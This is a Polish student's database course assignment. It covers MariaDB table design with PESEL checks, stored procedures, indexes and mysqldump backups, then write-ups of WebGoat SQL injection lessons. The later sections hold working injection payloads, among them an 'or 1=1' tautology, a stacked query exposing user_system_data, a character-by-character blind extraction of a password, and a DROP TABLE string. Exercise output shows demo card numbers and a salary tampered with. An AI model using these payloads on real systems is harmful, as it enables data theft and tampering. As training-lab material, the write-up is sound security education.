Lista III

Bazy Danych

1 Zadanie 1

Używanie numeru PESEL jako klucza głównego nie jest najlepszym pomysłem gdyż, może się on zmienić, co więcej wpisanie do bazy obcokrajowców będzie utrudnione oraz te wszystkie sprawy związane z RODO. Dlatego dodałem nowy klucz główny do tabeli Ludzie oraz Pracownicy.

```
CREATE TABLE zawody (
   zawod_id int PRIMARY KEY AUTO_INCREMENT,
   nazwa varchar(50) NOT NULL,
   pensja_min float NOT NULL,
   pensja_max float NOT NULL,

   CHECK(pensja_max >= 0),
   CHECK(pensja_min >= 0),
   CHECK(pensja_min < pensja_max)
);

CREATE OR REPLACE TABLE ludzie (
   czlowiek_id int PRIMARY KEY AUTO_INCREMENT,
   PESEL varchar(11),
   imie varchar(30) NOT NULL,
   nazwisko varchar(30) NOT NULL,
   data_urodzenia date NOT NULL,
   plec enum('K', 'M') NOT NULL,
   CHECK(
           (10 - ((
               (CAST(SUBSTRING(PESEL, 1, 1) AS int) * 1) % 10 +
               (CAST(SUBSTRING(PESEL, 2, 1) AS int) * 3) % 10 +
               (CAST(SUBSTRING(PESEL, 3, 1) AS int) * 7) % 10 +
               (CAST(SUBSTRING(PESEL, 4, 1) AS int) * 9) % 10 +
               (CAST(SUBSTRING(PESEL, 5, 1) AS int) * 1) % 10 +
               (CAST(SUBSTRING(PESEL, 6, 1) AS int) * 3) % 10 +
               (CAST(SUBSTRING(PESEL, 7, 1) AS int) * 7) % 10 +
               (CAST(SUBSTRING(PESEL, 8, 1) AS int) * 9) % 10 +
               (CAST(SUBSTRING(PESEL, 9, 1) AS int) * 1) % 10 +
               (CAST(SUBSTRING(PESEL, 10, 1) AS int) * 3) % 10
           ) % 10)) % 10= CAST(SUBSTRING(PESEL, 11, 1) AS int)
       ),
   CHECK(CAST(SUBSTRING(PESEL, 10, 1) AS int) % 2 = plec-1),
   CHECK(
           YEAR(data_urodzenia) % 100 = CAST(SUBSTRING(PESEL, 1, 2) AS int) AND
           MONTH(data_urodzenia) = CAST(SUBSTRING(PESEL, 3, 2) AS int) % 20 AND
           DAY(data_urodzenia) = CAST(SUBSTRING(PESEL, 5, 2) AS int)
       )
);

CREATE OR REPLACE TABLE pracownicy (
    pracownik_id int PRIMARY KEY AUTO_INCREMENT,
    czlowiek_id int NOT NULL,
    zawod_id int NOT NULL,
    pensja float NOT NULL,
    CHECK(pensja > 0),
    CONSTRAINT fk_pracownicy_ludzie FOREIGN KEY (czlowiek_id) REFERENCES ludzie
        (czlowiek_id),
    CONSTRAINT fk_pracownicy_zawody FOREIGN KEY (zawod_id) REFERENCES zawody (zawod_id)
);
```

```
INSERT INTO zawody (nazwa, pensja_min, pensja_max) VALUES
    ('polityk', 3010, 20000),
    ('nauczyciel', 3010, 8000),
    ('lekarz', 3010, 80000),
    ('informatyk', 3010, 30000);



DELIMITER //
CREATE OR REPLACE PROCEDURE nadajZawody()
BEGIN
  DECLARE done INT DEFAULT FALSE;
  DECLARE id INT;
  DECLARE v_data_urodzenia date;
  DECLARE v_plec int;
  DECLARE zawod INT;
  DECLARE ludz CURSOR FOR SELECT czlowiek_id, data_urodzenia, plec FROM ludzie;
  DECLARE CONTINUE HANDLER FOR NOT FOUND SET done = TRUE;

  OPEN ludz;

  read_loop: LOOP
    FETCH ludz INTO id, v_data_urodzenia, v_plec;

    IF done THEN
        LEAVE read_loop;
    END IF;

    IF NOT TIMESTAMPDIFF(YEAR, v_data_urodzenia, CURDATE()) < 18 THEN

     SELECT zawod_id INTO zawod FROM zawody ORDER BY RAND() LIMIT 1;

     a: WHILE (SELECT nazwa FROM zawody WHERE zawody.zawod_id = zawod) = 'lekarz' AND
          ((v_plec = 1 AND TIMESTAMPDIFF(YEAR, v_data_urodzenia, CURDATE()) > 60) OR
          (v_plec = 2 AND TIMESTAMPDIFF(YEAR, v_data_urodzenia, CURDATE()) > 65)) DO
        SELECT zawod_id INTO zawod FROM zawody ORDER BY RAND() LIMIT 1;
    END WHILE a;


      INSERT INTO pracownicy (czlowiek_id, zawod_id, pensja) VALUES (id, zawod,
          FLOOR((SELECT pensja_min FROM zawody WHERE zawod_id = zawod) + RAND() *
          ((SELECT pensja_max FROM zawody WHERE zawod_id = zawod) - (SELECT pensja_min
          FROM zawody WHERE zawod_id = zawod)+1)));
   END IF;

  END LOOP;

  CLOSE ludz;
END; //

DELIMITER ;
```

2 Zadanie 2

1. W bazie aktualnie są dwa ineksy stworzone jako zadanie oraz indeksy stworzone przy definiowaniu kluczy głównych.
2. Indeks jest używany tylko w pierwszym zapytaniu.

```
CREATE INDEX idx_plec_imie ON ludzie(plec, imie);
CREATE INDEX idx_pensja ON pracownicy(pensja);

SELECT * FROM ludzie WHERE plec = 'K' AND imie LIKE 'A%';
SELECT * FROM ludzie WHERE plec = 'K';
SELECT * FROM ludzie WHERE imie LIKE 'K%';
SELECT * FROM ludzie JOIN pracownicy ON ludzie.czlowiek_id = pracownicy.czlowiek_id
    WHERE pensja > 2000;
SELECT * FROM ludzie JOIN pracownicy ON ludzie.czlowiek_id = pracownicy.czlowiek_id
    WHERE plec = 'M' AND zawod_id IN (SELECT zawod_id FROM zawody WHERE nazwa =
    'informatyk') AND pensja > 10000;
```

3 Zadanie 3

```
DELIMITER //
CREATE OR REPLACE PROCEDURE podniesPensje(nazwa_zawodu varchar(30))
BEGIN
    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        ROLLBACK;
    END;

    START TRANSACTION;

    UPDATE pracownicy SET pensja = pensja * 1.05 WHERE zawod_id IN (SELECT zawod_id
        FROM zawody WHERE nazwa = nazwa_zawodu);

    IF NOT (SELECT * FROM pracownicy JOIN zawody ON pracownicy.zawod_id =
        zawody.zawod_id WHERE pensja > pensja_max && nazwa = nazwa_zawodu) = NULL THEN
        ROLLBACK;
    END IF;

    COMMIT;
END; //

DELIMITER ;
```

4 Zadanie 5

Backup pełen tworzy kopię wszystkich danych w bazie danych, natomiast bakup przyrostowy tworzy kopię tylko zmienionych danych (dodanych/usuniętych itp.) od ostatniej pełnej kopi.


```
mysqldump -u root -p trzecia > trzecia.sql;
DROP DATABASE trzecia;
CREATE DATABASE trzecia;
mysql -u root -p trzecia < trzecia.sql;
```

5 Zadanie 6


5.1 INTRO

Niestety nie mam żadnych ciekawych wniosków.


```
UPDATE Employess SET department = 'Sales' Where first_name = 'Tobi' AND last_name =
    'Barnett';

UPDATE employees SET department = 'Sales' Where first_name = 'Tobi' AND last_name =
    'Barnett';
SELECT department FROM Employees WHERE first_name = 'Bob' AND last_name = 'Franco';
ALTER TABLE employees ADD COLUMN phone varchar(20)
GRANT all ON grant_rights TO unauthorized_user;
```



```
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 '
```



```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 1 = 1
```




Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name:	Lastname
Authentication TAN:	TAN

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	30000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null




5.2 ADVANCET

```
'; SELECT * FROM user_system_data JOIN user_data ON user_data.userid =
    user_system_data.userid; --
```

Hasłem dla Toma jest: ”thisisasecretfortomonly”. Aby je zobyć trzeba było wyciągnąć je po literce zmieniając w substring początkowy indeks:

```
tom' AND SUBSTRING(password, i, 1)='t
```



1. What is the difference between a prepared statement and a statement?

☐ Solution 1: Prepared statements are statements with hard-coded parameters.

☐ Solution 2: Prepared statements are not stored in the database.

☐ Solution 3: A statement is faster.

☐ Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

☐ Solution 1: *

☐ Solution 2: =

☐ Solution 3: ?

☐ Solution 4: !

3. How can prepared statements be faster than statements?

☐ Solution 1: They are not static so they can compile better written code than statements.

☐ Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.

☐ Solution 3: Prepared statements are stored and wait for input it raises performance considerably.

☐ Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

☐ Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.

☐ Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.

☐ Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.

☐ Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.


5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

☐ Solution 1: The table Students and all of its content will be deleted.

☐ Solution 2: The input deletes all students with the name Robert.

☐ Solution 3: The database registers 'Robert' and deletes the table afterwards.

☐ Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.



Congratulations. You have successfully completed the assignment.